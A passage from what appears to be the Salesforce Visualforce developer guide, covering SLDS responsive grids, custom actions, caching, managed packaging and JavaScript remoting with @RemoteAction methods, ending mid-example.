The Lightning Design System (SLDS) uses a grid based on Flexbox to provide a flexible, mobile-first, device-agnostic scaffolding system. The grid system lets you divide your page into rows and columns and define layout variations for different-sized screens. Grids can be nested to create complex layouts.

The grid system has two parts, the grid wrapper (the `slds-grid` class) and the columns within it (the `slds-col` class). By default, columns are sized relative to their content.

You can also specify the column sizes manually with sizing helpers from SLDS. They use a `slds-size--X-of-Y` format where X represents a fraction of the total space Y. For example, `slds-size--1-of-2` represents a width that is 50 percent of the available space. Using the manual sizing class helpers, you can specify column ratios across the following grids – 2, 3, 4, 5, 6, and 12.

Create a Responsive Design Page Using SLDS

1. Open the Developer Console and click **File** > **New** > **Visualforce Page**. Enter *`SLDSResponsivePage`* for the page name.
2. In the editor, replace any markup with the following.

```
<apex:page showHeader="false" standardStylesheets="false" sidebar="false"
applyHtmlTag="false" applyBodyTag="false" docType="html-5.0">

  <html xmlns="http://www.w3.org/2000/svg" xmlns:xlink="http://www.w3.org/1999/xlink"
lang="en">
    <head>
      <meta charset="utf-8" />
      <meta http-equiv="x-ua-compatible" content="ie=edge" />
      <title>SLDS ResponsiveDesign Visualforce Page in Salesforce Mobile</title>
      <meta name="viewport" content="width=device-width, initial-scale=1" />

       <!-- Import the Design System style sheet -->
       <apex:slds />
    </head>
    <body>

      <!-- REQUIRED SLDS WRAPPER -->
      <div class="slds-scope">

        <!-- PRIMARY CONTENT WRAPPER -->

          <!-- RESPONSIVE GRID EXAMPLE -->
          <div class="myapp">
            <div class="slds-grid slds-wrap">
              <div class="slds-col slds-size--1-of-1 slds-small-size--1-of-2
slds-medium-size--1-of-4">
                <div class="slds-box slds-box_x-small slds-text-align_center
slds-m-around--x-small">Box 1</div>
              </div>
              <div class="slds-col slds-size--1-of-1 slds-small-size--1-of-2
slds-medium-size--3-of-4">
                <div class="slds-box slds-box_x-small slds-text-align_center
slds-m-around--x-small">Box 2</div>
              </div>
            </div>
          </div>
          <!-- / RESPONSIVE GRID EXAMPLE -->
      </div>
    </body>
  </html>
</apex:page>
```

This code creates a two-column grid where the two columns are:

- Full width and vertical on a mobile screen
- Sized 1:1 and side by side on small screens (more than 480 pixels)
- Sized 3:1 and side by side on larger screens (more than 768 pixels)

View this page on a desktop and a mobile device to see the responsive design in action.

Using Visualforce Pages as Custom Actions

If your Visualforce page is used as a custom action, design it so that it either acts upon a single record provided by a standard controller, or finds and acts upon a record, or records your custom controller code retrieves.

Custom Actions on an Object

A Visualforce page added as a custom action on an object is invoked in the context of a record of that object type. The custom action is passed a specific record ID—the record the user was looking at when the user clicked the custom action. Design the page to act on that specific record type.

Visualforce pages used as custom actions on an object must use the standard controller for that object. Use controller extensions to add custom code, including `@RemoteAction` methods you can call using JavaScript remoting.

Your custom code could do more than make updates to the originating record. For example, the Create Quick Order custom action searches for matching merchandise. It then creates an invoice and line item, all as part of creating an order for a part. That logic occurs in the context of the originating account record—the invoice is related to the account record where the quick order action was invoked.

When you redirect to a URL internal to your org, the action dialog closes upon completion or programmatically navigating away. If you set up the redirect to point to an external URL, the behavior can vary because an external URL opens in a new browser tab.

Custom Global Actions

Visualforce pages used as global actions can be invoked in many different places and don't have a specific record associated with them. They have complete freedom of action, which means it's up to you to write the code.

More specifically, Visualforce pages used as global actions can't use *any* standard controller. You must write a custom controller to handle the page. Your code might create one or many records, modify found records, and so on.

When a global action completes, the user is either redirected to a parent record created as part of the action or returned to where they started.

Performance Tuning for Visualforce Pages

Performance is an important aspect of mobile Visualforce pages. Visualforce has a caching mechanism to help you tune the performance of your pages.

To enable caching for a page, use this statement:

```
<apex:page cache="true" expires="600">
```

The parameters for page caching are:

Attribute	Description
`cache`	Boolean value that specifies whether the browser should cache the page. If not specified, defaults to `false`.

Attribute	Description
`expires`	Integer value that specifies the period of cache in seconds.

For more information, see Force.com Sites Best Practices on Developerforce

More Resources

Here are some more resources to help you tune the performance of your Salesforce apps:

- Inside the Force.com Query Optimizer (webinar)
- Maximizing the Performance of Force.com SOQL, Reports, and List Views (blog post)
- Force.com SOQL Best Practices: Nulls and Formula Fields (blog post)

CHAPTER 20 Adding Visualforce to a Salesforce AppExchange App

You can include Visualforce pages, components, or custom controllers in an app that you are creating for AppExchange.

Unlike Apex classes, the content of a Visualforce page in a managed package is not hidden when the package is installed. However, custom controllers, controller extensions, and custom components are hidden. In addition, custom components can be restricted with the `access` attribute to run only in your namespace.

Salesforce recommends that you only use managed packages to distribute any Visualforce or Apex components. This recommendation is because managed packages receive a unique namespace that is automatically prepended to the names of your pages, components, classes, methods, variables, and so on. This namespace prefix helps prevent duplicate names in the installer's organization.

Consider the following caveats when you create a package using a Visualforce page:

- If the `access` attribute on a component that is included in a managed package is set to `global`, be aware of the following restrictions:
  - The `access` attribute on the component cannot be changed to `public`.
  - All required child `<apex:attribute>` components (those that have the required attribute set to true) must have the `access` attribute set to global.
  - If the `default` attribute is set on a required child `<apex:attribute>`, it cannot be removed or changed.
  - You cannot add new required child `<apex:attribute>` components.
  - If the `access` attribute on a child `<apex:attribute>` component is set to `global`, it cannot be changed to `public`.
  - If the `access` attribute on a child `<apex:attribute>` component is set to `global`, the `type` attribute cannot be changed.
- When a package with a non-global component is installed, users that view the component in Setup see "Component is not global" instead of the content of the component. In addition, the component is not included in the component reference.
- If advanced currency management is enabled for an organization that is installing a package, Visualforce pages that use `<apex:inputField>` and `<apex:outputField>` cannot be installed.
- Any Apex that is included as part of an AppExchange app must have at least 75% cumulative test coverage. When you upload your package to AppExchange, all tests are run to ensure that they run without errors. The tests are also run when the package is installed.
- Beginning with version 16.0, if you have a managed `global` Apex class used as a Visualforce controller, it is also required that the access level be set to `global` for the following methods and properties for subscribers to use them:
  - Constructors for custom controllers
  - Getter and setter methods, including those for input and output components
  - Get and set attributes on properties

Tip: If a custom label has translations, include the translations in a package by explicitly packaging the desired languages.

To prevent malicious code in a package from affecting your data, when a package containing Visualforce pages is installed into an organization, the pages are served from the `vf.force.com`, domain instead of the `salesforce.com` domain.

SEE ALSO:

Test a Custom Controller

Salesforce Help: Manage Multiple Currencies

Second-Generation Managed Packaging Developer Guide: Create a Second-Generation Managed Package

Managing Package Version Settings for Visualforce Pages and Components

If Visualforce markup references installed managed packages, the version settings for each managed package referenced by the Visualforce markup are saved to aid backwards-compatibility. This ensures that as the components in managed packages evolve in subsequent package versions, a page is still bound to versions with specific, known behavior.

A package version is a number that identifies the set of components uploaded in a package. The version number has the format *`majorNumber.minorNumber.patchNumber`* (for example, 2.1.3). The major and minor numbers increase to a chosen value during every major release. The *`patchNumber`* is generated and updated only for a patch release. Publishers can use package versions to evolve the elements in their managed packages gracefully by releasing subsequent package versions without breaking existing customer integrations using the package.

To configure the package version settings for a Visualforce page or custom component:

1. Edit a Visualforce page or component and click **Version Settings**.
2. Select a `Version` for each managed package referenced by the Visualforce page or component. This version of the managed package will continue to be used by the page or component if later versions of the managed package are installed, unless you manually update the version setting. To add an installed managed package to the settings list, select a package from the list of available packages. The list is only displayed if you have an installed managed package that isn't already associated with the page or component.
3. Click **Save**.

Note the following when working with package version settings:

- If you save a Visualforce page or custom component that references a managed package without specifying a version of the managed package, the page or component is associated with the latest installed version of the managed package by default.
- You can't **Remove** a Visualforce page or component's version setting for a managed package if the package is referenced by the page or component. Use **Show Dependencies** to find where the managed package is referenced.
- Package subscribers can use package versions to reference deleted components. Visualforce pages within a package always use their own package's latest API version. They cannot access deleted components.

SEE ALSO:

How is Visualforce Versioned?

Managing Version Settings for Custom Components

What are Custom Components?

Access Controllers From Visualforce Pages in Different Packages

To access an Apex controller from a Visualforce page that is in a different package, use the `@namespaceAccessible` Apex annotation in your custom controller class. In first-generation packaging, you can develop only one managed package with a given namespace. In second-generation packaging, you can develop more than one managed (or unlocked) package with the same namespace. By default, Visualforce pages installed in a package can't call a public Apex method from an Apex class in another package. This is true even if both packages are in the same namespace.

Here’s an example of how to include the `@namespaceAccessible` annotation in your Apex code.

```
@namespaceAccessible
public virtual class NsController {
    private String message;
    @namespaceAccessible
    public NsController() {
        this.message = 'default'; // init to non-blank value
    }
    @namespaceAccessible
    public virtual String getMessage() {
       return this.message;
    }
    @namespaceAccessible
    public virtual void setMessage(String msg) {
        this.message = msg;
    }
}
```

First, add the annotation above the controller, which makes it visible from across the namespace in different packages. You must annotate the controller so that any methods you add to the annotation are also visible. Then, for every method that you want visible across the namespace, add the `@namespaceAccessible` annotation before the method. Use the annotation only for methods that you want visible outside of your package, but within the same namespace.

CHAPTER 21 Using JavaScript in Visualforce Pages

Using JavaScript in Visualforce pages gives you access to a wide range of existing JavaScript functionality, such as JavaScript libraries, and other ways to customize the functionality of your pages. Action tags, such as `<apex:actionFunction>` and `<apex:actionSupport>`, support Ajax requests.

Warning: By including JavaScript in a page, you are introducing the possibility of cross-browser and maintenance issues that you do not have when using Visualforce. Before writing any JavaScript, you should be sure that there is not an existing Visualforce component that can solve your problem.

The best method for including JavaScript in a Visualforce page is placing the JavaScript in a static resource, then calling it from there. For example,

```
<apex:includeScript value="{!$Resource.MyJavascriptFile}"/>
```

You can then use the functions defined within that JavaScript file within your page using `<script>` tags.

Tip: When using JavaScript within an expression, you need to escape quotes using a backslash (\). For example,

```
onclick="{!IF(false, 'javascript_call(\"js_string_parameter\")', 'else case')}"
```

Using `$Component` to Reference Components from JavaScript

Use the `$Component` global variable to simplify referencing the DOM ID that is generated for a Visualforce component, and reduce some of the dependency on the overall page structure.

Every Visualforce tag has an `id` attribute. The `id` attribute for a tag can be used by another tag to bind the two tags together. For example, the `<apex:outputLabel>` tag's `for` attribute can be used with the `<apex:inputField>` tag's `id` attribute. The `reRender` and `status` attributes on `<apex:actionFunction>`, `<apex:actionSupport>`, and other action-oriented components also use the value of the `id` attribute from other components.

In addition to being used to bind Visualforce components together, this ID is used to form part of the document object model (DOM) ID for the component when the page is rendered.

To refer to a Visualforce component in JavaScript or another Web-enabled language, you must specify a value for the `id` attribute for that component. A DOM ID is constructed from a combination of the `id` attribute of the component and the `id` attributes of all components that contain the element.

Component Access Example

The following example uses the DOM ID for an `<apex:outputPanel>` tag. The page contains two panels: the first holds a checkbox that fires a DOM event, and the second contains some text that's changed in response to the event.

The top of the page includes JavaScript contained within the `<script>` HTML tag. It takes as arguments the element that triggered the event (*input*) and the DOM ID (*textid*) of the target panel containing the text to be affected.

```
<apex:page id="thePage">
    <!-- A simple function for changing the font. -->
    <script>
        function changeFont(input, textid) {
            if(input.checked) {
                document.getElementById(textid).style.fontWeight = "bold";
            }
            else {
                document.getElementById(textid).style.fontWeight = "normal";
            }
        }
    </script>

    <!-- This outputPanel calls the function, passing in the
         checkbox itself, and the DOM ID of the target component. -->
    <apex:outputPanel layout="block">
        <label for="checkbox">Click this box to change text font:</label>
        <input id="checkbox" type="checkbox"
            onclick="changeFont(this,'{!$Component.thePanel}');"/>
    </apex:outputPanel>

    <!-- This outputPanel is the target, and contains
         text that will be changed. -->
    <apex:outputPanel id="thePanel" layout="block">
        Change my font weight!
    </apex:outputPanel>
</apex:page>
```

The `{!$Component.thePanel}` expression is used to obtain the DOM ID of the HTML element generated by the `<apex:outputPanel id="thePanel">` component.

SEE ALSO:

Best Practices for Accessing Component IDs

$Component

Using JavaScript Libraries with Visualforce

You can include JavaScript libraries in your Visualforce pages to take advantage of functionality provided by these libraries. The best way to include JavaScript libraries is by creating a static resource, and then including the library by adding an `<apex:includeScript>` component to your page.

For example, if you are using jQuery (https://js.foundation/), create a static resource from the library called `jquery`, and then reference it in a page like this:

```
<apex:page>
    <apex:includeScript value="{!$Resource.jquery}"/>
</apex:page>
```

You can then use it in a page by adding a `<script>` to call functions from the library.

If you're using a JavaScript library in a Visualforce page, and that library defines `$` as a special character, you'll need to modify your JavaScript to override this usage. For example, with jQuery you can override the definition of `$` by using the `jQuery.noConflict()` function.

```
<apex:page >
<apex:includeScript value="{!$Resource.jquery}"/>
<html>
<head>
  <script>
    jQuery.noConflict();

    jQuery(document).ready(function() {
        jQuery("a").click(function() {
          alert("Hello world, part 2!");
        });
    });
  </script>
</head>
...
</apex:page>
```

Note:


- The use of third-party JavaScript libraries and frameworks is supported and encouraged by Salesforce. However, Salesforce can't help you debug your JavaScript code, except as it specifically relates to Salesforce functionality.
- Don't use Ext JS versions less than version 3 on pages that use Chatter components, `<apex:enhancedList>`, `<knowledge:articleCaseToolbar>`, or `<knowledge:articleRendererToolbar>`.

JavaScript Remoting for Apex Controllers

Use JavaScript remoting in Visualforce to call methods in Apex controllers from JavaScript. Create pages with complex, dynamic behavior that isn't possible with the standard Visualforce AJAX components.

Features implemented using JavaScript remoting require three elements:

- The remote method invocation you add to the Visualforce page, written in JavaScript.
- The remote method definition in your Apex controller class. This method definition is written in Apex, but there are some important differences from normal action methods.
- The response handler callback function you add to or include in your Visualforce page, written in JavaScript.



What Is JavaScript Remoting?

JavaScript remoting is a tool that front-end developers can use to make an AJAX request from a Visualforce page directly to an Apex controller. JavaScript remoting allows you to run asynchronous actions by decoupling the page from the controller and to perform tasks on the page without having to reload the entire page.

In addition, JavaScript remoting can help alleviate view state issues while still executing in the context of the user viewing the page. JavaScript remoting is the most efficient way of calling the controller and passing data in from the page, because you can ensure that you're passing only the data that you need each time that you make a call.

When to Use JavaScript Remoting

JavaScript remoting is optimized for use on mobile pages and on pages that use third-party JavaScript libraries. It enables dynamic, interactive pages that feel more responsive than traditional Visualforce pages.

JavaScript remoting is an alternative to standard Visualforce AJAX components and Visualforce Remote Objects. It provides a more idiomatic way of interacting with the Lightning platform from JavaScript. JavaScript remoting allows you to use familiar JavaScript practices and structures and makes leveraging other JavaScript frameworks and tool kits easier for front-end developers. Remoting creates a more responsive experience that's ideal for mobile pages or any other page where your use case requires maximum efficiency and performance. Because it's asynchronous, you can load only the initial page and the data that you need to display the page, and then lazily load additional data that might not be used on the page immediately. You can even use this method to pre-load data for pages or views that the user hasn't accessed.

Although JavaScript remoting can provide an efficient, responsive, and optimized user experience, it's not without limitations. It can take extra time to develop pages that use it, and you need to change how you develop and think about the flow of the page. Because you aren't using forms and there's no view state associated with the request, you have to manage the state of the page yourself, on the client side. On the other hand, there's nothing that prevents you from combining JavaScript remoting with the standard Visualforce MVC design paradigm. As always, keep the problem that you're trying to solve foremost when determining your design. JavaScript remoting is one of many tools available to you.

Comparing JavaScript Remoting and `<apex:actionFunction>`

The `<apex:actionFunction>` component also lets you call controller action methods through JavaScript.

In general, `<apex:actionFunction>` is easier to use and requires less code, while JavaScript remoting offers more flexibility.

Here are some specific differences between the two.

- The `<apex:actionFunction>` tag:
  - lets you specify rerender targets
  - submits the form
  - doesn't require you to write any JavaScript
- JavaScript remoting:
  - lets you pass parameters
  - provides a callback
  - requires you to write some JavaScript

Comparing JavaScript Remoting and Remote Objects

JavaScript Remoting and Remote Objects offer similar features, and both are useful tools for creating dynamic, responsive pages. They have some important differences that you should consider before choosing which to use.

In general, Remote Objects is well-suited to pages that need to perform only simple Create-Read-Update-Delete, or "CRUD", object access. JavaScript Remoting is better suited to pages that access higher-level server actions. Remote Objects lets you get up and running quickly without a lot of ceremony, while JavaScript Remoting is suited for more complex applications that require some up front API-style design work.

Visualforce Remote Objects:

- Makes basic "CRUD" object access easy
- Doesn't require any Apex code
- Supports minimal server-side application logic
- Doesn't provide automatic relationship traversals; you must look up related objects yourself

JavaScript Remoting:

- Requires both JavaScript and Apex code
- Supports complex server-side application logic
- Handles complex object relationships better
- Uses network connections (even) more efficiently

Adding JavaScript Remoting to a Visualforce Page

To use JavaScript remoting in a Visualforce page, add the request as a JavaScript function call.

Add the Apex class as a custom controller or a controller extension to your page.

```
<apex:page controller="MyController" extension="MyExtension">
```

Warning: Adding a controller or controller extension grants access to all `@RemoteAction` methods in that Apex class, even if those methods aren't used in the page. Anyone who can view the page can execute all `@RemoteAction` methods and provide fake or malicious data to the controller.

Then, add the request as a JavaScript function call. A simple JavaScript remoting invocation takes the following form.

```
[namespace.]MyController.method(
    [parameters...,]
    callbackFunction,
    [configuration]
);
```

Table 2: Remote Request Elements

Element	Description
`namespace`	The namespace of the controller class. The namespace element is required if your organization has a namespace defined, or if the class comes from an installed package.
`MyController`, `MyExtension`	The name of your Apex controller or extension.
`method`	The name of the Apex method you're calling.
`parameters`	A comma-separated list of parameters that your method takes.
`callbackFunction`	The name of the JavaScript function that handles the response from the controller. You can also declare an anonymous function inline. `callbackFunction` receives the status of the method call and the result as parameters.
`configuration`	Configures the handling of the remote call and response. Use this element to change the behavior of a remoting call, such as whether or not to escape the Apex method's response.

The remote method call executes synchronously, but it doesn't wait for the response to return. When the response returns, the callback function handles it asynchronously. See Handling the Remote Response on page 345 for details.

Configuring a JavaScript Remoting Request

Configure a remoting request by providing an object with configuration settings when you declare the remoting request.

For example, the default configuration parameters look like this:

```
{ buffer: true, escape: true, timeout: 30000 }
```

These configuration parameters aren't ordered, and you can omit parameters you don't want to change from the default.

JavaScript remoting supports the following configuration parameters:

Name	Data Type	Description
buffer	Boolean	Whether to group requests executed close to each other in time into a single request. The default is `true`. JavaScript remoting optimizes requests that are executed close to each other in time and groups the calls into a single request. This buffering improve the efficiency of the overall request-and-response cycle, but sometimes it's useful to ensure all requests execute independently.

Name	Data Type	Description
escape	Boolean	Whether to escape the Apex method's response. The default is `true`.
timeout	Integer	The timeout for the request, in milliseconds. The default is 30,000 (30 seconds). The maximum is 120,000 (120 seconds, or 2 minutes).

The request timeout can also be configured for all requests made by a page, by setting the timeout using the Visualforce remoting object:

```
<script type="text/javascript">

    Visualforce.remoting.timeout = 120000; // Set timeout at page level

    function getRemoteAccount() {
        var accountName = document.getElementById('acctSearch').value;

        // This remoting call will use the page's timeout value
        Visualforce.remoting.Manager.invokeAction(
            '{!$RemoteAction.AccountRemoter.getAccount}',
            accountName,
            handleResult
        );
    }

    function handleResult(result, event) { ... }
</script>
```

Override a page-level timeout configuration on a per-request basis by setting the timeout in the configuration object for that request, as described above.

Namespaces and JavaScript Remoting

You can use the `$RemoteAction` global to automatically resolve the correct namespace, if any, for your remote action. This makes it easier to work with namespaces, especially for pages that make remoting calls to methods provided in packages.

To use this facility, you must explicitly invoke JavaScript remoting. The pattern for doing this is:

```
Visualforce.remoting.Manager.invokeAction(
    'fully_qualified_remote_action',
     invocation_parameters
);
```

The fully qualified remote action is a string that represents the complete path to the remote action method, including namespace, base class, and so on: ***namespace***[.***BaseClass***][.***ContainingClass***].***ConcreteClass***.***Method***. Use `$RemoteAction` in an expression to automatically resolve the namespace, for example `{!$RemoteAction.MyController.getAccount}`.

Invocation parameters are the arguments used to perform the remote method invocation, and are the same arguments used to make a standard remoting call:

- The parameters to send to the `@RemoteAction` method, if any.
- The callback function, which handles the returned result.
- Configuration details for the invocation, if any.

For example, you might define a remote invocation to retrieve an account like this:

```
<script type="text/javascript">
function getRemoteAccount() {
    var accountName = document.getElementById('acctSearch').value;

    Visualforce.remoting.Manager.invokeAction(
        '{!$RemoteAction.MyController.getAccount}',
        accountName,
        function(result, event){
            if (event.status) {
                document.getElementById('acctId').innerHTML = result.Id
                document.getElementById('acctName').innerHTML = result.Name;
            } else if (event.type === 'exception') {
                document.getElementById("responseErrors").innerHTML = event.message;
            } else {
                document.getElementById("responseErrors").innerHTML = event.message;
            }
        },
        {escape: true}
    );
}
</script>
```

This JavaScript remoting call doesn't need to know the details of the namespace in which the controller is defined, whether it's in your own namespace or something provided by an installed package. It also handles the situation where your organization doesn't have a namespace defined.

Note: Errors encountered when calling `invokeAction` are reported only in the JavaScript console. For example, if `$RemoteAction` finds matching `@RemoteAction` methods in multiple namespaces, it returns the first matching method and logs a warning to the JavaScript console. If a matching controller or action is not found, the call silently fails and an error is logged to the JavaScript console.

OAuth 2.0 Authentication for JavaScript Remoting

You can use OAuth 2.0 to authenticate JavaScript remoting requests, instead of requiring a standard username and password login process. OAuth allows cross-application and cross-organization integrations that aren't possible to do securely with standard authentication.

A Visualforce page that uses OAuth for authentication configures it at the page level, and uses OAuth for all JavaScript remoting requests. Other than configuration, using JavaScript remoting is exactly the same.

Configuring OAuth for JavaScript remoting from a Visualforce page takes the following form:

```
<script type="text/javascript">

    Visualforce.remoting.oauthAccessToken = <access_token>;

    // ...
</script>
```

Once `oauthAccessToken` is set, all JavaScript remoting requests use OAuth. The rest of your JavaScript remoting code can remain the same.

`oauthAccessToken` is an OAuth authentication token obtained by your page's code. Obtaining and updating an access token is straightforward OAuth, with one addition. JavaScript remoting OAuth authentication requests the "visualforce" scope, so your token must be generated with this or a scope that contains it, including “web” or “full”. Set `scope=visualforce` (or “web” or “full”) in your OAuth request.

For information about obtaining access tokens, and using OAuth with the Lightning platform, see *Authenticating Remote Access Applications* and *Digging Deeper into OAuth 2.0 in Salesforce* in the Salesforce online help.

Declaring a Remote Method in Apex

You can call almost any Apex method as a JavaScript remoting remote action. To do so, the method needs to conform to some simple rules.

In your controller, your Apex method declaration is preceded with the `@RemoteAction` annotation like this:

```
@RemoteAction
global static String getItemId(String objectName) { ... }
```

Apex `@RemoteAction` methods must be `static` and either `global` or `public`.

Your method can take Apex primitives, collections, typed and generic sObjects, and user-defined Apex classes and interfaces as arguments. Generic sObjects must have an ID or sobjectType value to identify actual type. Interface parameters must have an apexType to identify actual type.

Your method can return Apex primitives, sObjects, collections, user-defined Apex classes and enums, `SaveResult`, `UpsertResult`, `DeleteResult`, `SelectOption`, or `PageReference`.

Methods used for JavaScript remoting must be uniquely identified by name and number of parameters; overloading isn’t possible. For instance, with the method above, you can’t also have a `getItemId(Integer productNumber)` method. Instead, declare multiple methods with different names:

- `getItemIdFromName(String objectName)`
- `getItemIdFromProductNumber(Integer productNumber)`

Scope and Visibility of `@RemoteAction` Methods

Apex `@RemoteAction` methods must be `static` and either `global` or `public`.

Don’t use globally exposed remote actions to perform sensitive operations or to expose nonpublic data. `Global` remote actions can only call other `global` methods. You can’t use public remote actions in `global` components, or in a `global` scope. Scope escalation results in a compiler error, or for references that are resolved at runtime, a runtime failure. This table describes the restrictions.

`@RemoteAction` **Scope**	**Visualforce Page**	**Non-Global Component**	**Global Component**	**iframe**	**Access Across Packages**
Global Remote Method	Allowed	Allowed	Allowed	Allowed	Allowed
Public Remote Method	Allowed	Allowed	Error	Error	Packages must share the namespace. Method must have the `@namespaceAccessible` annotation.

Note: If a @RemoteAction method is in a managed package and used by Visualforce Remoting, it must have global visibility if user profile or permission set access is used.

When remote actions are accessed via markup they are included indirectly via components, the `<apex:include>`, or the `<apex:composition>` tags. The scope of the remote method is carried forward into the top-level container (the top-level item in the inclusion hierarchy), which must abide by scope escalation rules.

	Top-Level Container			
@RemoteAction Accessed From	**Visualforce Page**	**Non-Global Component**	**Global Component**	**iframe**
Global Component	Allowed	Allowed	Allowed	Allowed
Non-Global Component	Allowed	Allowed	Allowed only if non-global component doesn't include public remote methods.	Allowed only if non-global component doesn't include public remote methods.

`<apex:include>`
`<apex:composition>`
	Allowed within the same namespace; error if namespaces are different and the included page or its child hierarchy contains public remote methods.	n/a	n/a	Error

Remote Methods and Inheritance

You can call remote actions on your Apex controller that are inherited methods. When a `@RemoteAction` method is looked up or called, Visualforce inspects the page controller's inheritance hierarchy and finds `@RemoteAction` methods in the controller's ancestor classes.

Here's an example demonstrating this capability. The following Apex classes form a three-tier inheritance hierarchy:

```
global with sharing class ChildRemoteController
    extends ParentRemoteController { }
global virtual with sharing class ParentRemoteController
    extends GrandparentRemoteController { }

global virtual with sharing class GrandparentRemoteController {
    @RemoteAction
    global static String sayHello(String helloTo) {
        return 'Hello ' + helloTo + ' from the Grandparent.';
    }
}
```

This Visualforce page simply calls the `sayHello` remote action.

```
<apex:page controller="ChildRemoteController" >
    <script type="text/javascript">
        function sayHello(helloTo) {
            ChildRemoteController.sayHello(helloTo, function(result, event){
                if(event.status) {
                    document.getElementById("result").innerHTML = result;
                }
            });
        }
    </script>

    <button onclick="sayHello('Jude');">Say Hello</button><br/>
    <div id="result">[Results]</div>

</apex:page>
```

The remote method doesn't exist in the `ChildRemoteController` class. Instead, it's inherited from `GrandparentRemoteController`.

Declaring a Remote Method with Interface Parameters

You can declare `@RemoteAction` methods with interface parameters and return types, instead of being restricted to concrete classes. With interface parameters and return types, a package provider can package a remote method and associated interface, which subscriber orgs can call from Visualforce pages. Subscriber orgs pass in their own class that implements the packaged interface.

Note: If a `@RemoteAction` method is in a managed package and used by Visualforce Remoting, it must have global visibility if user profile or permission set access is used.

Here's a brief example:

```
public class RemoteController {
    public interface MyInterface { String getMyString(); }
    public class MyClass implements MyInterface {
        private String myString;
        public String getMyString() { return myString; }
        public void setMyString(String s) { myString = s; }
    }

    @RemoteAction
    public static MyInterface setMessage(MyInterface i) {
        MyClass myC = new MyClass();
        myC.setMyString('MyClassified says "' + i.getMyString() + '".');
        return myC;
    }
}
```

Objects sent from a JavaScript remoting call to a `@RemoteAction` that declares interface parameters must include an `apexType` value, which must be a fully qualified path to the concrete class, that is, ***namespace***[.***BaseClass***][.***ContainingClass***].***ConcreteClass***. For example, to make a JavaScript remoting call to `RemoteController`:

```
Visualforce.remoting.Manager.invokeAction(
    '{!$RemoteAction.RemoteController.setMessage}',
    {'apexType':'thenamespace.RemoteController.MyClass', 'myString':'Lumos!'},
    handleResult
);
```

If the class definition is within your organization, you can simplify the remoting call and use the default c namespace:

```
RemoteController.setMessage(
    {'apexType':'c.RemoteController.MyClass', 'myString':'Lumos!'},
    handleResult
);
```

SEE ALSO:

Namespaces and JavaScript Remoting

Scope and Visibility of @RemoteAction Methods

Handling the Remote Response

Handle the response to a remote method call asynchronously in the remote method callback function.

Your callback function receives the following parameters:

- event object representing the status of the remote call
- result object returned by the remote Apex method.

Your function can update information and user interface elements on the page based on the data returned.

The event object provides values that let you act upon the success or failure of the remote call.

Field	Description
event.status	true on success, false on error.
event.type	The type of the response: rpc for a successful call, exception if the remote method threw an exception.
event.message	Contains any error message that is returned.
event.where	The Apex stack trace is referenced, if it is generated by the remote method.

Apex primitive data types returned by result—such as strings or numbers—are converted to their JavaScript equivalents. Apex objects that are returned are converted to JavaScript objects, while collections are converted to a JavaScript array. Keep in mind that JavaScript is case-sensitive, so id, Id, and ID are considered different fields.

As part of a JavaScript remote call, if the Apex method response contains references to the same object., the object is not duplicated in the returned JavaScript object. Instead, the rendered JavaScript object contains a reference to the same object. An example is an Apex method which returns a list that contains the same object twice.

Understanding Date and Time Serialization

Date and time values are serialized as epoch time when passed via Visualforce remoting.

Date, DateTime, and Time objects are returned from a RemoteAction function are serialized as a long integer.

Example: **Serialized Datetime Value**

```
[{
    "statusCode": 200,
    "type": "rpc",
    "tid": 8,
    "ref": false,
    "action": "DateTestController",
    "method": "add",
    "result": 1432047600000
}]
```

SEE ALSO:

Handling the Remote Response

Configuring a JavaScript Remoting Request

Debugging JavaScript Remoting

Debugging pages that use JavaScript remoting requires you to debug Visualforce, Apex, and JavaScript.

Important: Keep your JavaScript console open during development when using JavaScript remoting. Errors and exceptions encountered by JavaScript remoting are logged to the JavaScript console, if enabled, and are otherwise silently ignored.

When a `@RemoteAction` method throws an exception due to a programming error or other failure, the Apex stack trace is returned to the browser within the `event` object. Inspect the stack trace in a JavaScript debugger console or use it in the error handling of your response callback function.

Here’s a callback function that simply displays the stack trace when there’s an exception.

```
<script type="text/javascript">
function getRemoteAccount() {
    var accountName = document.getElementById('acctSearch').value;

